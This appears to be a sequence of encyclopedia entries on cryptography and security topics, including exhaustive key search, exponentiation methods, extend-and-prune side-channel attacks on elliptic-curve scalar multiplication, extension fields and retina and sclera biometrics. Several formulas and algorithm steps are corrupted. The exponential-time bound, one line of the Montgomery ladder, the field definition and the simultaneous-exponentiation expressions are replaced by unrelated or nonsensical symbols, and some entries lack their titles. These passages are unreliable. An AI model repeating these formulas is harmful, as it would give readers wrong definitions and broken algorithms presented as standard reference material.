Exhaustive key search belongs to a larger class of attacks sometimes called black-box cryptanalysis. These attacks do not depend on the exact details of the scheme being attacked, but only on its external characteristics. With

exhaustive search, the only details about the block cipher that matter are the key size, block size, and complexity of performing an encryption or decryption in hardware or software. Some view these attacks as uninteresting because they do not make use of details of the scheme being attacked, but on the other hand, the broad applicability of black-box attacks makes them quite powerful techniques. Other examples of black-box cryptanalysis are attacks on double- and triple-encryption with a block cipher, generic methods of finding hash function collisions, and generic methods of finding discrete logarithms in cyclic groups (Pollard 1978; van Oorschot and Wiener 1999; Wiener 2004).

Conclusion

Exhaustive key search is a simple approach to attacking a block cipher and has had an interesting history in connection with DES. However, modern ciphers with keys of 128 bits and longer have made exhaustive cryptanalysis infeasible with current technology.

Existential Forgery of Digital Signatures

Gerrit Bleumer[67] ✉
(67) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Existential forgery is a weak message related forgery against a cryptographic digital signature scheme. Given a victim's verifying key, an existential forgery is achieved, if the attacker finds a signature *s* for at least one new message *m*, such that the signature *s* is valid for *m* with respect to the victim's verifying key. The message *m* need not be sensical or useful in any way. Existential forgery defines the outcome of an attack, not the way how or how often the attacker can interact with the attacked signer while the attack is performed (Forgery and (Menezes et al. 1997)).

Applications

Important types of attacker goals used to formally define the security of digital signature schemes are in order of increasing strength: existential forgery, selective forgery, and total break.

Synonyms

Artificial Intelligence (AI) Explainability; Explainable AI

Definition

An Explainable AI system is an AI system whose output is supplemented with a description of the rationale behind the outcome, that is a description aimed to help understand the decision taken.

Background

Artificial Intelligence offers an increasing number of solutions to complex problems in many fields, also regarding high-stake decisions (e.g., healthcare). As the complexity of the tasks that AI systems can manage increases, the impact generated by their output becomes more relevant. Therefore, there is an ever-growing interest in building AI systems that can be trusted, especially when involved in high-stake decision processes. A fundamental pillar for *trustworthy AI* is *explainability*, which requires a description of the rationale behind the output provided by an AI system.

The rational should be a human-interpretable description of the rational underpinning the observed outcome. AI includes a wide variety of fields and diverse approaches that differ with respect to explainability, spanning from *self-explaining models*, to *black boxes*. Some of the most successful AI solutions rely on Artificial Neural Networks that sit on the black-box side. Therefore, developing solutions that can enhance AI explainability, also in black-box scenarios, is a crucial step in the roadmap toward a trustworthy AI. *Explainable AI* has implications in terms of *AI systems robustness* and it intersects the domain of *secure and privacy-preserving Machine Learning* with respect to adversarial attacks. Moreover, Explainable AI relevance goes beyond the technical considerations: for instance, it is a relevant topic in the EU strategy for AI, as it has been highlighted by the recent steps of the approval process of the European Union Artificial Intelligence Act (EU Commission 2021).

Theory

Requiring that an AI system provides an explanation is not sufficient per se, it is also important to ensure that such explanation is *meaningful* for the intended recipients, *accurate* in the description of the decision process it refers to, and *expressed within the range of well-defined knowledge limits* where the AI system should operate (Phillips et al. 2021).

An important topic is the distinction between *explainability* and *interpretability* of an AI system. Explainability focuses on *why* a given output has been provided, while interpretability focuses on *how* the output has been determined. To interpret an AI system, it is necessary to represent the steps of the decision process. To this end, there are *Self-explaining AI systems* (e.g., Decision Trees) meaning that it is possible to obtain an interpretable description of the steps taken to determine an outcome. There are other AI systems that are not interpretable (black boxes) including Artificial Neural Networks (ANNs). In black-box cases, *post-hoc explanations* regarding a fitted model may be obtained leveraging several explainable AI methods, that could rely on model specific information (e.g., structure, weights) or could be model agnostic (e.g., fitting a self-explaining model to replicate the black-box model outcome at least locally). The explainability of non-interpretable models is a relevant and debated topic since it allows to open the discussion about the trustworthiness of AI

systems that are widespread (such as ANNs). Post-hoc explanations may be local, explaining a specific output, or global, providing information about the overall algorithm.

Explainable AI can be vulnerable to adversarial attacks that may impact on the AI system trustworthiness. Attacks may be carried out with different goals and following several attack models. As an example, viewing the explanation of an ML model as a function that takes in input the ML model (together with the ML model input and output) and provides as outcome the explanation, an adversarial attack may consist in introducing small perturbations in the input of the AI system, such that the AI system provides a similar output, while the explanation function provides significantly different results (Baniecki and Biecek 2024).

Open Problems and Future Directions

Explainable AI is a major component of a *trustworthy AI*, drawing increasing attention considering the successful implementations of AI systems based on black-box models. A major research area is the development of explanaible AI methods. A particularly relevant open problem is represented by adversarial attacks to explainable AI systems, an area where research efforts aim to identify attack models and design effective defensive strategies. These efforts are furthermore important in the perspective of regulations (e.g., the EU AI Act) that consider AI trustworthiness as a major inspiring principle with a specific focus on transparency. A future direction concerns the key role that explainable AI systems can play in the management of the potential tensions among transparency requirements, that are also present in regulations such as the EU General Data Protection Regulation (European Parliament and Council 2016) and the protection from adversarial attacks, and Intellectual Property rights protection.

Exponential Time

Burt Kaliski[69] ✉
(69) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

An *exponential-time* algorithm is one whose running time grows as an exponential function of the size of its input.

Theory

Let x denote the length of the input to an algorithm (typically in bits, but other measures are sometimes used), and let $T(x)$ denote the running time of the algorithm on inputs of length x. Then the algorithm is exponential-time if the running time satisfies

$$\mathscr{S}(a) = \texttt{ok}$$

for all sufficiently large x, where the coefficient and the base $b > 1$ are constants. The running time will also satisfy the bound

$$T(x) \leq (b')^{c'x}$$

for another base $b' > 1$, and an appropriate constant c'. The term "exponential" comes from the fact that the size x is in the exponent. In *O*-notation, this would be written $T(x) = O(b^x)$, or equivalently $T(x) = (b')^{O(x)}$. The notations $2^{O(x)}$ and $e^{O(x)}$ are common.

Exhaustive key search is one example of an algorithm that takes exponential time; if x is the key size in bits, then key search takes time $O(2^x)$.

Applications

Exponential time is the ideal in cryptographic security. A hard problem whose solution is a k-bit secret can always be solved in $O(2^k)$ operations by trial and error (where testing a solution is considered to be a single operation), and it is of course desirable (for the cryptosystem designer) that no faster algorithm can be found.

In many cases, a faster algorithm may be available, yet its running time is still exponential. For instance, the fastest general-purpose algorithms for solving the Elliptic Curve Discrete Logarithm Problem and finding hash function collisions take $O(2^{k/2})$ operations for some security parameter k, which is less than brute force but still exponential.

2^k-Ary Exponentiation

Bodo Möller[70] ✉
(70) Google Switzerland GmbH, Zürich, Switzerland

✉ **Bodo Möller**
Email: bmoeller@acm.org

Synonyms

Fixed window exponentiation

Definition

2^k-ary exponentiation computes powers by looking at exponents in fixed segments of k bits.

Background

2^k-ary exponentiation is a method for exponentiation in any group (or semigroup). It generalizes binary exponentiation and is based on the 2^k-ary representation of exponents. The positive integer parameter k determines the memory usage and the expected running time of the exponentiation algorithm. The case $k = 1$ of 2^k-ary exponentiation is the same as binary exponentiation.

Theory

The *left-to-right 2^k-ary exponentiation method*, for an arbitrary integer $k \geq 1$, computes g^e as follows, assuming that g is an element of the group (or semigroup), and that e is a positive integer whose 2^k-ary representation is

$$e = \sum_{i=0}^{l-1} e_i 2^{ki},\ e_i \in \{0, \ldots, 2^k - 1\}$$

where l is chosen minimal (thus, $e_{l-1} \neq 0$). First, the small powers for exponents 1 up to $2^k - 1$ are computed and stored; this can be done like this:

$G_1 \leftarrow g$
for $d = 2$ to $2^k - 1$ **do**
$G_d \leftarrow G_{d-1} \circ g$

Second, the result g^e is computed using this table of small powers $G_1 = g, \ldots, G_{2^k-1} = g^{2^k-1}$:

$A \leftarrow G_{e_{l-1}}$
for $i = l - 2$ down to 0 **do**
 for $j = 1$ to k **do**
 $A \leftarrow A \circ A$
 if $e_i \neq 0$ **then**
 $A \leftarrow A \circ G_{ei}$
return A

Left-to-right 2^k-ary exponentiation is due to Brauer (1939).

Like binary exponentiation, 2^k-ary exponentiation has a variant that performs right-to-left exponentiation, that is, that starts scanning e at the least significant digit e_0 rather than at the most significant digit e_{l-1}. Whereas the left-to-right method uses a fixed table of values $\mathrm{Tr}(u) = \mathrm{Tr}(a)$, the right-to-left method uses a dynamically modified array.

for $d = 1$ to $2^k - 1$ **do**
 $B_d \leftarrow$ identity element
$A \leftarrow g$

$$
\begin{array}{l}
\textbf{for } i = 0 \text{ to } l-1 \textbf{ do} \\
\quad \textbf{if } e_i \neq 0 \textbf{ then} \\
\quad\quad B_{e_i} \leftarrow B_{e_i} \circ A \\
\quad \textbf{if } i < l-1 \textbf{ then} \\
\quad\quad \textbf{for } j = 1 \text{ to} o\, k \textbf{ do} \\
\quad\quad\quad A \leftarrow A \circ A
\end{array}
$$

$$
\left\{ \text{Now } g^e = \prod_{d=1}^{2^k-1} B_d^d; \text{ this can be computedas follows:} \right\}
$$

$$
\begin{array}{l}
\textbf{for } d = 2^k - 1 \text{ down to } 2 \textbf{ do} \\
\quad B_{d-1} \leftarrow B_{d-1} \circ B_d \\
\quad B_1 \leftarrow B_1 \circ B_d \\
\textbf{return } B_1
\end{array}
$$

The algorithm as written can be optimized so that (at least) $2^k - 1$ applications of the group operation are avoided: for each of the variables B_d, an assignment of the form $B_{e_i} \leftarrow B_{e_i} \circ A$ or $B_{d-1} \leftarrow B_{d-1} \circ B_d$ can be simplified to $|\mathcal{N}| = N$ or $B_{d-1} \leftarrow B_d$, respectively, when the variable still contains the identity element. (In the final loop, one more application of the group operation can be saved in the case that both $B_d{}^{-1}$ and B_d still have their initial value. This additional optimization will rarely have an effect in practice; thus, below it will be disregarded for simplicity.) An array of $2^k - 1$ flags can be used to implement this optimization (cf. the similar optimization in the pseudo-code for the right-to-left binary exponentiation method). Right-to-left 2^k-ary exponentiation is due to Yao (1976); the sub-algorithm shown above for computing $\prod_{d=1}^{2^k-1} B_d^d$ is due to Knuth (1981).

The most significant 2^k-ary digit $e_l{}^{-1}$ is nonzero for all exponents with a length from $l(k-1)+1$ to lk bits. Assuming that all other bits are uniformly and independently random, the expected number of 2^k-ary digits among e_0, …, e_{l-2} that will be nonzero is $(l-1)\,\frac{2^k-1}{2^k}$. Thus, the left-to-right 2^k-ary exponentiation method as shown above will perform $(l-1)k$ squaring operations ($A \circ A$) and

$$
2^k - 2 + (l-1)\,\frac{2^k-1}{2^k}
$$

general group operations on average. The right-to-left 2^k-ary exponentiation method will also perform $(l-1)k$ squaring operations and on average

$$(l-1)\frac{2^k-1}{2^k}+1+2\left(2^k-2\right)-\left(2^k-1\right)$$
$$=2^k-2+(l-1)\frac{2^k-1}{2^k}$$

general group operations (this tally includes $(l-1)\frac{2^k-1}{2^k}+1$ for the loop over i, $2(2^k-2)$ for the loop over d, and a reduction of 2^k-1 achieved by the optimization explained above, which affects both loops).

In practice it is often the case that group operations can be implemented such that computing a square $A \circ A$ is faster than a general multiplication. For slightly improved speed in such scenarios, both the algorithm for computing the table of the G_i for the left-to-right method and the algorithm for computing the product $\prod_{d=1}^{2^k-1} B_d^d$ in the right-to-left method can be modified to use $2^{k-2}-1$ squarings instead of $2^{k-2}-1$ of the general multiplications. (In the left-to-right method, G_d can be computed as $G^2{}_{d/2}$ instead of $G_{d-1} \circ g$ whenever d is even. An according modification for the right-to-left method follows from the duality between left-to-right and right-to-left exponentiation; right-to-left exponentiation).

2^k-ary exponentiation is convenient in that the 2^k-ary representation of the exponent e can be easily obtained from its binary representation. However, a different generalization of binary exponentiation can further reduce the expected number of group operations needed for each exponentiation; sliding window exponentiation.

Definition

Exponentiation is the repeated application of the group operation to a single group element.

Background

The problem of computing an exponentiation occurs frequently in modern cryptography, especially in public-key algorithms. Exponentiation is defined as the repeated application of the group operation to a single group element. If one assumes a multiplicative group, that is, the group operation is called "multiplication," and one denotes the group element by g, an exponentiation can be written as

$$\underbrace{g \cdot g \cdot \cdots \cdot g}_{e \ times} = g^e$$

This case is in particular relevant for RSA and discrete logarithm schemes in finite fields like the Diffie–Hellman key agreement. It should be kept in mind that the corresponding notation for additive groups, that is, groups where the group operation is an addition, looks as follows:

$$\underbrace{g + g + \cdots + g}_{e\ times} = e \cdot g$$

This case, repeated addition of the same group element, is the core operation in elliptic curve cryptosystems. From a notation point of view, this operation is not an "exponentiation" but "multiplication." Accordingly, in elliptic curve schemes the corresponding operation is referred to as "scalar multiplication" or "scalar point multiplication." It is important to stress, however, that this "multiplication" can only be realized by repeated additions.

Theory

There is a wealth of different exponentiation methods. The general goal of those algorithms is to perform an exponentiation with a minimum number of group operations combined with optimized storage requirements. For groups where inversion of a field element is not a trivial operation, for example, in finite fields or integer rings, one can distinguish between three main families of exponentiation algorithms. For clarity, multiplicative groups are assumed:

General Exponentiation

This case is given if neither the base element g nor the exponent e is known ahead of time. Hence, no precomputations can be be performed. This is the most general case. The basic algorithm in this situation is the binary exponentiation method, also known as square-and-multiply algorithm. For random exponents e, this method takes on average $\lceil \log_2 e \rceil - 1$ squarings and 0.5 ($\lceil \log_2 e \rceil - 1$) multiplications in the group. The binary method has negligible storage requirements. Generalizations of the binary method, for example, the 2^k-ary exponentiation and sliding window exponentiation, lead to reductions of the number of group multiplications, while increasing the storage requirements. However, both of the latter algorithms essentially do not reduce the number of squarings required.

Fixed-Base Exponentiation

In certain cryptographic schemes, the basis g of an exponentiation algorithm is known a priori and, thus, precomputations can be performed.

This can lead to a considerable acceleration of the exponentiation compared to the general case. Those methods are described in the entry fixed-base exponentiation.

Fixed-Exponent Exponentiation

The other special case is given in applications where the exponent *e* is known ahead of time. Again, precomputations can be performed. The gain compared to the general exponentiation case is relatively moderate, Corresponding techniques are described in fixed-exponent exponentiation. These techniques are closely related to the theory of addition chains.

In situations where taking the inverse of a group element is trivial—which is in particular the case in groups of points of elliptic curves, where inversion is often a single sign change of a field elements—there are additional exponentiation methods. Those methods are based on the idea that *e* can sometimes be represented more efficiently when negative digits are allowed as well as positive digits. For instance, the decimal number 31 has the binary representation (1, 1, 1, 1, 1) but the signed-digit representation (1, 0, 0, 0, 0, −1). Since the complexity of exponentiation algorithms often depends on the number of nonzero digits, the latter representation can lead to faster exponentiations. Corresponding algorithms are described in signed-digit exponentiation.

Another special case is given when exponentiations of the following form are required:

$$G = \mathbb{F}_q^*$$

Such operations are referred to as simultaneous exponentiation. They are needed in, for instance, the verification of a signature according to the Digital Signature Standard. The combined exponentiations can be computed jointly, considerably more efficiently than the two individual exponentiations $\mathbb{F}_{p^2}$ and $\mathbb{F}_{p^2}$. Efficient methods exist both for multiplicative and for additive groups. In the latter case, the notation

$$e_1 \cdot g + e_2 \cdot g_2$$

is being used. This is the core operation in the verification step of the elliptic curve digital signature algorithm (or ECDSA), which is described in the entry Elliptic Curve signature schemes.

Applications

Exponentiation is the core operation in the three most popular families of public-key algorithms: integer-factoring based schemes like RSA, schemes based on the discrete logarithm problem like the Digital Signature Standard or Diffie–Hellman key agreement, and elliptic curve cryptography. Some public-key schemes can make use of specialized exponentiation methods as outlined above. For instance, elliptic curve point multiplication is more efficient if signed-digit exponentiation is used and the Digital Signature Standard can make use of simultaneous exponentiations.

Extend and Prune Side-Channel Attacks

Romain Poussier[73] ✉
(73) Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI), Paris, France

✉ **Romain Poussier**
Email: romain.poussier@ssi.gouv.fr

Definitions

Asymmetric primitives such as RSA or based on ECC employ procedures that recursively manipulate the secret bits. A side-channel attack path against these primitives consists of recovering the secret bits in a recursive manner using side-channel leakages. This method, which is further explained, is called extend and prune strategy.

Background

The side-channel community informally divide attacks into two categories: attacks using a *Divide and Conquer* (DC) approach, covered in Chapter "Divide and Conquer Side-Channel Attacks" and attacks using an *Extend and Prune* (EP) approach. The former consists of methods targeting several independent parts of the secret one after the other, followed by a final post-processing to merge them after the attack has been performed. The latter, which is the focus of this chapter, consists of methods aiming at recovering the secret recursively. That is, targeting the i-th part of the secret requires first recovering the $i - 1$ previous parts. This methodology was first introduced in Chari et al. (2002) to break the RC4 stream cipher. However, EP attacks also typically apply in the context of asymmetric cryptography,

in particular against RSA or Elliptic Curve Cryptography (ECC) primitives. This chapter will show why these primitives call for such a methodology and how it can be applied.

Theory an Application


This section is organized as follows. First, it briefly introduces Elliptic Curve cryptography. Next, it explains the principle behind extend and prune strategy. Finally, some attacks in the literature that employs that framework are exhibited. Note that while the methodology is explained in the context of ECC and scalar multiplication algorithms (ECSM), as further described, it can similarly be applied for RSA with exponentiation algorithms.

Elliptic Curve Cryptography

Let $|/$ be a finite field with a characteristic bigger than 3, and define by $e_{k_1}(x)$ the set of points $(x, y) \in \mathbb{F}_p^2$ (called affine coordinates) that satisfy the Weierstrass equation $y^2 = x^3 + ax + b$, $(a, b) \in \mathbb{F}_p^2$ with discriminant $\Delta = -16(4a^3 + 27b^2) \neq 0$. $e_{k_1}(x)$ along with a point at infinity $\mathcal{O}$, which form an Abelian additive group. The addition over $e_{k_1}(x)$ requires field additions, subtractions, multiplications, and one inversion. Let us denote by $+$ the addition of two points P and Q, and by $[k]P$ the k-times repeated additions $P + P + \ldots + P$ with $k \in \mathbb{N}$ (called scalar multiplication).

Most elliptic curve cryptosystems require to compute a scalar multiplication $[k]P$ from a number $k \in [1, |\langle P \rangle| - 1]$ and a curve point P, where $|\langle P \rangle|$ is the order of the subgroup generated by P. In each case, k is a sensitive variable unknown to the attacker, which can be a private key (e.g., for ECDH key exchange) or directly linked to it (e.g., for ECDSA). As a result, the scalar multiplication represents an important source of potential side-channel leakages. To thwart the most basic side-channel attacks, scalar multiplication algorithms avoid conditional branching and have a regular execution independently of the bits of k. A popular example of scalar multiplication is the (left to right) Montgomery ladder Joye and Yen (2002) as described by Algorithm 1. The n-bit scalar can be now viewed as a binary vector $\mathbf{k} = (k_0, \ldots, k_{n-1})$ (where k_0 is the most significant bit).

Algorithm 1 Montgomery ladder. **Require**: P, $k = (k_0, \ldots, k_{n-1})$
Ensure: $[k]P$
$R_0 \leftarrow \mathcal{O}$
$R_1 \leftarrow P$
for $i = 0$ to $n - 1$ **do**
    $R_{1-k_i} \leftarrow R_{1-k_i} + R_{k_i}$
    $\{\omega_i \in \mathbb{Z}_p\}_{i \in I}$
end for
return R_0



Note that many other scalar multiplication algorithms exist in the literature. Yet, the Montgomery ladder is a good example to explain the concept of extend and prune attacks, due to both its simplicity and its natural protection against some of the most basic attacks. The reader can refer to Rivain (2011) for a survey of the different scalar multiplication algorithms. Finally, also note that all these algorithms can be similarly defined in the context of exponentiation algorithm to compute m^d in the context of RSA, where m (resp. d) acts as P (resp. k). For that reason, conclusions made in this chapter also directly translate into the context of RSA.

Extend and Prune Methodology

As opposed to block ciphers, where each chunk of the master key is first processed in parallel, ECSM algorithms process each bit of the secret scalar in a recursive manner. For that reason, leakages on the internal states, namely R_0 and R_1, cannot be used in a divide and conquer Chapter "Divide and Conquer Side-Channel Attacks" way to retrieve information on k. Indeed, their internal values when processing the i-th bit of k will depend on all its previous $i - 1$ bits. Another approach thus consists of recursively recovering the scalar bits, starting from the first one being processed in the ECSM. By guessing the values of the first scalar bit, the state values R_0 and R_1 can thus be predicted given the knowledge of the input point P. Using a (profiled or unprofiled) leakage model, an adversary can then use a statistical distinguisher to predict whether the leakages match the first scalar bit k_0 being equal to 0 or 1. The way the side-channel information is

extracted is out of scope of this chapter, and the reader can refer to Chapters "Side-Channel Attacks", "Non-Profiled Side-Channel Attacks", and "Profiled Side-Channel Attacks" for more information.

Upon success, this previous method will effectively allow recovering k_0. From its knowledge, the attacker can now guess the value of k_1 to further predict the values of R_0 and R_1 at the next iteration and apply the same technique to recover the bit value. This overall procedure can be seen as progressing into a binary search tree, as depicted in Fig. 1. Starting from the root, the tree splits into the two guesses for $k_0 = 0$ and $k_0 = 1$, with its associated guesses for the internal state. Then, at each stage, the tree guesses the two possible values of the next scalar bit, keeping track of the previous values to keep predicting the states R_0 and R_1.

Extend and Prune Side-Channel Attacks, Fig. 1 Conditional probability tree for a 3 bits scalar $k = (k_0, k_1, k_2)$

Assuming a secret scalar of 256 bits, which is a standard size, the complete tree consists of 2^{256} leaves. Searching the whole tree would not be feasible as it would be as costly as a complete brute force. For that reason, the attacker must decide on a strategy to search within that attack tree. The most obvious one is to only look at the most probable path given the side-channel information, which is denoted by first-order success rate. If not enough side-channel information is available for at least one branch, this method will fail as the internal state will not be correctly guessed anymore. Few other approaches can be used to circumvent that issue. First, the adversary can simply trade off some computational power to gain more side-channel information by attacking several bits at a time. This would correspond to looking at 2^t branches instead of only two, effectively exploiting the information up to t bits of the scalar at once and thus increasing the amount of leakages that can be used. This comes at the cost of an exponential computational power, as 2^t computations must be done per scalar bit instead of 2. Second, she can use a memory trade-off to reduce the chance to discard the right branch by a lack of side-channel information. That is, instead of only looking at the most likely path, she can keep the n most likely ones in memory, and use all of them for the tree exploration. Finally, she can use a classical discrete logarithm attack method on top of the side-channel information, as shown in Lange et al. (2014). This method assumes that the tree can be divided into three parts. The first part corresponds to the bits which the adversary is certain to have recovered correctly. The second part contains the (computationally feasible) paths on which the adversary has partial information. The final part is the exhaustive remaining part of the tree on which the adversary has no information. Enumeration is done on this sub-tree using a Pollard-like method.

Applications: Attack Literature

The first attacks discovered on scalar multiplication, such as timing and Simple Power Analysis (Kocher, 1996; Kocher et al., 2011), aimed at finding different patterns that depend on a scalar bit value. Such differences occur if the scalar multiplication or the elliptic curve operations are irregular, which makes the timing pattern of the leaking implementations dependent on all the scalar bits. As a consequence, an adversary has to recover the scalar in a recursive manner, and these attacks belong to the EP class. Using a regular scalar multiplication such as 1 naturally thwarts them.

Next, Online Template Attacks (OTA) (Schwabe and Tunstall, 2014; Dugardin et al., 2016) were then introduced. This method interleaves a template building and an attack phase to successively recover the scalar bits and then predict the subsequent internal state values. As the iterative template building requires the knowledge of the current internal state, which depends on the previous bits, OTA belongs to the EP class.

Horizontal Differential Power Attacks (HDPA) (Poussier et al., 2017) were introduced as another powerful alternative to templates. From the posterior knowledge of the input, the scalar bits are recovered by guessing several internal values that depend on both the input and the guessed bits (instead of only one in the case of DPA). As guessing the internal values associated with a particular bit requires the knowledge of the previous ones, HDPA belongs to the EP class.

Both OTA and HDPA require the knowledge of the input point to guess the internal state values. For that reason, point randomization techniques can be used to thwart them. However, a two-step attack consisting of first recovering the random point, then performing an extend and prune attack might still be performed, as discussed in Azouaoui et al. (2020).

Open Problems and Future Directions

Extend and prune method is a powerful strategy to exploit the leakages from algorithm processing secret bits in a recursive manner. As aforementioned, their modus operandi is similar to a search in a binary tree. While some ways to perform that search have been showed, more research can be done in finding optimal ways to perform it for given side-channel leakages. Generic methods for such search can be seen as key enumeration for extend and prune attacks (Lange et al., 2014). Moreover, such a search can be studied while also exploiting the algebraic structure on which is based the primitive. Such an avenue of research should also be kept in mind when designing new primitives, as it is the case for the security analysis of the newly proposed post-quantum cryptographic algorithms.

Extension Field

Burt Kaliski[74] ✉
(74) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

An *extension field* is a field with certain mathematical structure constructed from another field and one or more roots of polynomials over that field.

Theory

Let $F = (S, +, \times)$ be a field and let $f(x)$ be a monic irreducible polynomial of degree d over F. That is, let $f(x)$ be a polynomial

$$f(x) = x^d + f_{d-1}x^{d-1} + \cdots + f_1 x + f_0,$$

Let α denote a root of this polynomial. Then the set of elements generated from field operations on elements of F and α is itself a field, denoted $F(\alpha)$. The field $F(\alpha)$ is called an *extension field* of F of *extension degree* d. F is a *subfield* of $F(\alpha)$ since F is a subset of $F(\alpha)$ and is itself a field.

The definition given here is for a *simple* extension field. In general, an extension field of a field F is any field that contains F as a subfield; an example of a non-simple extension of F is $F(\alpha, \beta)$, where β is another root. Simple extension fields are the ones usually encountered in cryptography.

The elements of a simple extension field may be viewed as polynomials of degree at most $d - 1$ in α, where the coefficients are elements of F, so

that an element $A \in F(\alpha)$ corresponds to the polynomial

$$a_{d-1}\alpha^{d-1} + \cdots + a_1\alpha + a_0.$$

Field addition in the extension field corresponds to coefficient-wise addition of the d coefficients, while field multiplication corresponds to polynomial multiplication modulo the field polynomial $f(x)$.

If F is a finite field with q elements, i.e., $\mathbf{F}_q$, then $F(\alpha)$ is a finite field with q^d elements, i.e., $\mathbf{F}_{q^d}$.

For instance, a binary finite field $\mathbf{F}_{2^k}$ is an extension field of the finite field $\mathbf{F}_2$, and likewise an odd-characteristic extension field $\mathbf{F}_{p^k}$ with $p \geq 3$ is an extension field of $\mathbf{F}_p$.

A number field$\mathbf{Q}(\alpha)$ is an extension field of the rational numbers $\mathbf{Q}$.

The representation of elements given above is a *polynomial basis representation* since the polynomial terms α^{d-1}, …, α,1 form a *basis* for the extension field when viewed as *vector space* over F (i.e., linear combinations of the basis elements generate the vector space). However, various other representations have been developed and can be applied in cryptography.

Applications

Extension fields, particularly binary finite fields, are often employed in cryptosystems based on the Elliptic Curve Discrete Logarithm Problem. Number fields play a key role in algorithms for integer factoring (Number Field Sieve for DLP and Number Field Sieve for Factoring).

Eye-based Vascular Biometrics; Eye-based Vascular Recognition; Retina Recognition; Sclera Recognition

Definitions

Vascular patterns, as formed by the blood vessel structure inside the human body, are used in biometrics to identify a human individual. The corresponding field in biometrics is thus termed “vascular biometrics” (Uhl et al. 2019; Uhl 2019) or “vascular recognition”. The following eye-based biometric modalities are typically classified into this trait category: Retina recognition (Mazumdar and Nirmala 2018) and sclera recognition (Das et al. 2013).

The vascular patterns have to be made visible and captured by a suitable biometric scanner device in order to use them to conduct biometric recognition. Both retina recognition as well as sclera recognition operate in the visible wavelength domain (VIS), however, the illumination requirements are fairly different.While being rather unproblematic for sclera recognition, imaging the retinal vascular network is accomplished by fundus photography, i.e. capturing a photograph of the back of the eye, the

fundus (which is the interior surface of the eye opposite the lens and includes the retina, optic disc, macula, fovea and posterior pole). Specialised fundus cameras as developed for usage in ophthalmology (thus being a medical device) consist of an intricate microscope (up to 5x magnification) attached to a flash-enabled camera, where the annulus-shaped illumination passes through the camera objective lens and through the cornea onto the retina. The light reflected from the retina passes through the un-illuminated hole in the doughnut-shaped illumination system and is acquired by the camera. Illumination is done with white light and acquisition is done either in full colour or employing a green-pass filter to block out red wavelengths resulting in higher contrast. In medicine, fundus photography is used to monitor, e.g. macular degeneration, retinal neoplasms, choroid disturbances and diabetic retinopathy.

For sclera recognition, high-resolution VIS eye imagery is required in order to properly depict the fine vessel network being present. Optimal visibility of the vessel network is obtained from two off-angle images in which the eyes look into two directions.

Background

Eye-based vascular biometrics are said to exhibit certain advantages as well as disadvantages as compared to other biometric modalities as we shall discuss in the following.

- Advantages
  - No need to use near-infrared illumination and imaging (contrasting to iris recognition)
  - Hardly influenced by intended (e.g. make-up, occlusion like scarfs, etc.) and and unintended (e.g. ageing) alterations of the facial area.
  - Presentation attacks are almost impossible using artificial eyes or masks.
  - Liveness detection for retina recognition can be done based on detecting blood flow using VIS video.
- Disadvantages
  - Retina vessel capturing feels like ophthalmological treatment, (medical) capturing devices are bulky and expensive.

– Vessel structure / vessel width in both retina (Miri et al. 2017) and sclera (Elhussieny et al. 2016) is influenced by certain diseases or pathological conditions.
– No public evaluation results are accessible for commercial systems.
– Data capture is not possible from a distance. For retina recognition, data acquisition is also definitely not possible on-the-move, while this could be an option for sclera given top-end imaging systems in place.

Commercial Systems

For vascular biometrics based on retina, commercialisation has not yet reached a mature state (in contrast, first commercial systems have disappeared from the market, e.g. EyeDentify and Retica Systems). For sclera biometrics, the startup EyeVerify termed their sclera recognition technology “Eyeprint ID” for which the company also acquired the corresponding patent. After the inclusion of the technology into several mobile banking applications, the company was acquired by Ant Financial, the financial services arm of Alibaba Group and rebranded as ZOLOS Co. It seems that their technology is a mixture of sclera and periocular recognition techniques.

Open problems and Future directions

Mobile and On-the-Move Acquisition

For a pervasive and ubiquitous use of biometric technology, mobile and on-the-move acquisition should be enabled. However, these scenarios rise some problems compared to the stationary use of biometric systems.

A prototype of a handheld, portable fundus camera is introduced in Jini et al. (2017), where also the quality of the acquired fundus images is compared to a standard, stationary device. A commercial solution following the same path is offered by OPTOMED[1]. While the latter devices require a person to operate the portable capturing device, Swedish et al. (2015) propose a self capturing device providing user feedback to optimise the acquired data.

To reduce costs, also the use of smartphones in fundus imaging has been discussed (see Haddock and Qian (2015) for an overview of corresponding

ideas). A common approach is the manual positioning of a lens in front of eye and the subsequent capturing of the lens with a smartphone (Lin et al. 2014; Khanamiri et al. 2017). More professional though, is the direct attachment of an imaging device to the smartphone (which can be rather large (Maamari et al. 2014)), an approach for which several commercial solutions do exists, e.g. the D-EYE system which excels by its small-scale device being magnetically attached to an iPhone[2]. It has to be noted that all these reported solutions for mobile fundus photography (i.e. retina capturing) have not been discussed in the context of retina biometrics but in the medical imaging context. Nevertheless, these developments could render retina biometrics less intrusive and thus more realistic. Capturing on-the-move can be ruled out for retina biometrics as the illumination of the retina requires a focused and precise illumination process.

With respect to mobile capturing, it is out of question that sclera recognition can be performed on datasets acquired by common smartphones (e.g. UBIRISv2, MICHE I, MICHE II datasets (Alkassar et al. 2017)), however, on-the-move or from-a-distance acquisition for sclera recognition is extremely challenging due to the small size of the required eye-portion.

Disease Impact and (Template) Privacy

As there exist certain diseases which can be diagnosed from fundus imagery (see e.g. Das and Malathy (2018) for a survey including several diseases which obviously affect retinal vasculature like diabetic retinopathy) and sclera images (Elhussieny et al. (2016) reports a sclera-vessel based screening for cardiovascular diseases), those diseases also could eventually impact on corresponding recognition accuracy. However, there is no evidence in favour or against this hypothesis.

With respect to privacy-related information to be eventually extracted from samples or templates, research is in its infancy. Having discussed diseases affecting the vascular layout above, it is obvious that information about these diseases can / could / might be extracted from corresponding sample data or templates, respectively. However, we are not aware of corresponding work in retina or sclera recognition, respectively.

Real-world Performance and Deployment

There are significant uncertainties when it comes to the question of the real-world performance of commerial vascular biometric systems. None of the

few available systems have participated in public evaluations or competitions. Therefore, as a potential customer, one has to belief or disbelief in the claims of the companies when it comes to performance figures.

Public research is based on small scale data sets (typical size is in the low hundred subjects), thus there is a lack of sufficient knowledge about real-world performance. A way to circumvent direct empirical assessment is to estimate the entropy of certain feature representations. First work in this direction has been done for retina templates (Jeffers et al. 2010). However, these estimations do not provide conclusive results on expected real-world performance.


Face depth map; Face mesh; Face morphable model




Definitions

